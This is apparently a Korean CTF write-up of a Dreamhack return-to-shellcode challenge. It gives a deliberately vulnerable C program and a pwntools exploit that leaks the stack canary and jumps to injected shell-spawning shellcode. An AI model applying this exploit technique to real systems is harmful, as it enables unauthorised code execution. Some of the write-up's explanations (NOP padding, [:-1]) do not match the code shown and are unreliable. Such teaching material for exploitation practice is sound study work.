
Return to Shellcode

코드

```
// Name: r2s.c
// Compile: gcc -o r2s r2s.c -zexecstack

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

int main() {
  char buf[0x50];

  init();

  printf("Address of the buf: %p\n", buf);
  printf("Distance between buf and $rbp: %ld\n",
         (char*)__builtin_frame_address(0) - buf);

  printf("[1] Leak the canary\n");
  printf("Input: ");
  fflush(stdout);

  read(0, buf, 0x100);
  printf("Your input is '%s'\n", buf);

  puts("[2] Overwrite the return address");
  printf("Input: ");
  fflush(stdout);
  gets(buf);

  return 0;
}
```

보호기법 확인



- 64bit 바이너리이다.
- 카나리가 적용되어 있다.
- PIE enabled → random address

코드 분석

buf 의 주소

```
17    printf("Address of the buf: %p\n", buf);
18    printf("Distance between buf and $rbp: %ld\n",
19           (char*)__builtin_frame_address(0) - buf);
```

buf 의 주소 및 rbp 와 buf 사이의 주소 차이를 알려준다.

Stack Buffer over Flow

```
char buf[0x50];

read(0, buf, 0x100);    // 0x50 < 0x100
gets(buf);              // Unsafe function
```

Stack Buffer 인 buf 에 총 두 번의 입력을 받는다.

두 입력 모두에서 over Flow 가 발생한다는 것을 알 수 있다.

이 취약점들을 이용해서 쉘을 획득한다.

익스플로잇 시나리오(문제 풀이)

카나리 우회

두 번째 입력으로 반환 주소를 덮을 수 있다.

하지만 카나리가 조작되면 __stack_chk_fail 함수에 의해 프로그램이 강제 종료된다.

→ 첫 번째 입력에서 카나리를 구하고, 두 번째 입력에 사용해야 한다.

```
read(0, buf, 0x100);    // Fill buf until it meets canary
printf("Your input is '&s'\n", buf);
```

쉘 획득

카나리를 구한 후, 두 번째 입력으로 반환 주소를 덮을 수 있다.

r2s.c 바이너리에는 쉘을 획득해주는 get_shell() 과 같은 함수가 없다.

→ 즉, 쉘을 획득하는 코드를 직접 주입, 해당 주소로 실행 흐름을 옮긴다.

주소를 알고 있는 buf 에 쉘 코드를 주입, 해당 주소로 실행 흐름을 옮기면 쉘을 획득할 수 있다.

구상한 시나리오를 익스플로잇 코드로 짜보겠다.

익스플로잇

스택 프레임 정보 수집

스택을 이용하여 공격하므로, 스택 프레임 구조를 먼저 파악한다.

r2s.c 는 스택 프레임에서의 buf 위치를 보여주기에 이를 적절히 파싱하면 된다.

```
from pwn import *

def slog(n, m): return success(': '.join([n, hex(m)]))

p = process('./r2s')

context.arch = 'amd64'

# [1] Get information about buf
p.recvuntil(b'buf: ')
buf = int(p.recvline()[:-1], 16)
slog('Address of buf', buf)

p.recvuntil(b'$rbp: ')
buf2sfp = int(p.recvline().split()[0])
buf2cnry = buf2sfp - 8
```

```
slog('buf <=> sfp', buf2sfp)
slog('buf <=> canary', buf2cnry)
```

스택 프레임에 대한 정보를 수집해 보았다.


카나리 릭

스택 프레임에 대한 정보를 활용하여 카나리를 구한다.

buf 와 카나리 사이를 임의의 값으로 채운다.

→ 프로그램에서 buf 를 출력할 때 카나리가 같이 출력된다.

스택 프레임 구조를 고려하여 카나리를 구해보겠다.



스택 프레임 구조이다.

```
# [2] Leak canary value
payload = b'A'*(buf2cnry + 1)  # (+1) because of the first null-byte

p.sendafter(b'Input:', payload)
p.recvuntil(payload)
cnry = u64(b'\x00'+p.recvn(7))
slog('Canary', cnry)
```


카나리를 구해보았다.

익스플로잇

buf 에 쉘코드를 주입한다.

카나리를 구한 값으로 덮은 뒤, 반환 주소 (RET) 를 buf 로 덮으면 쉘코드가 실행된다.

context.arch, shellcraft, asm 을 이용하면 스크립트를 쉽게 추가할 수 있다.



```
# [3] Exploit
sh = asm(shellcraft.sh())
payload = sh.ljust(buf2cnry, b'A') + p64(cnry) + b'B'*0x8 + p64(buf)
# gets() receives input until '\n' is received
p. sendlineafter(b'Input:', payload)

p.interactive()
```

익스플로잇 코드를 짜보았다.

최종 익스플로잇 코드

```
1   from pwn import *
2
3   def slog(n, m): return success(': '.join([n, hex(m)]))
4
5   p = remote("host3.dreamhack.games", 13579)
6
7   context.arch = 'amd64'
8
9   p.recvuntil(b'buf: ')
10  buf = int(p.recvline()[:-1], 16)
11  slog('Address of buf', buf)
12
13  p.recvuntil(b'$rbp: ')
14  buf2sfp = int(p.recvline().split()[0])
15  buf2cnry = buf2sfp - 8
16  slog('buf <=> sfp', buf2sfp)
17  slog('buf <=> canary', buf2cnry)
18
19  payload = b'A'*(buf2cnry + 1)
20
21  p.sendafter(b'Input:', payload)
22  p.recvuntil(payload)
23  cnry = u64(b'\x00'+p.recvn(7))
24  slog('Canary', cnry)
25
26  sh = asm(shellcraft.sh())
27  payload = sh.ljust(buf2cnry, b'A') + p64(cnry) + b'B'*0x8 + p64(buf)
28
29  p. sendlineafter(b'Input:', payload)
30
31  p.interactive()
```

1. 9번째 줄에서 buf 의 정보들을 불러온다.


2. ‘buf: ‘ 까지 읽어들인다.
3. 개행 앞 까지 읽어들인다.
4. ‘$rbp: ‘ 까지 읽어들인다.
5. 공백을 기준으로 리스트를 구성하고 그 중 0번째 인덱스를 읽어들인다.
6. 19번째 줄에서 카나리 릭의 값들을 구한다.
7. payload 에 [:-1] 을 하는 이유는 이전 payload 에서 \x90 을 null 까지 덮기 위해 썻으나 이제 null 을 더해서 canary 를 만들어 주었기 때문이다.
    a. 즉, 맨 뒤에 1byte 를 삭제하는 부분이다.
8. 26번째 줄에서 익스플로잇 하는 코드를 짠다.
9. shellcraft.sh 함수를 이용하여 쉘 코드를 삽입한다.
10. ljust 를 통해 정해진 byte 만큼 NOP 로 채워준다.
11. printf 의 %s 로 인해 입력된 payload 가 나오기 때문에 recvuntil로 받는다.
12. canary 값을 받아들인 값에 더해준다.

결과

오류

```
jini@JINI-NOTE:~$ python3 r2s.py
[ERROR] './r2s' is not marked as executable (+x)
Traceback (most recent call last):
  File "r2s.py", line 5, in <module>
    p = process('./r2s')
  File "/home/jini/.local/lib/python3.8/site-packages/pwnlib/tubes/process.py", line 260, in __init__
    executable_val, argv_val, env_val = self._validate(cwd, executable, argv, env)
  File "/home/jini/.local/lib/python3.8/site-packages/pwnlib/tubes/process.py", line 574, in _validate
    self.error("%r is not marked as executable (+x)" % executable)
  File "/home/jini/.local/lib/python3.8/site-packages/pwnlib/log.py", line 439, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: './r2s' is not marked as executable (+x)
```

서버를 다시 연결해주는 코드를 바꿔서 넣어 주었다.



정상적으로 flag 값이 도출되었다.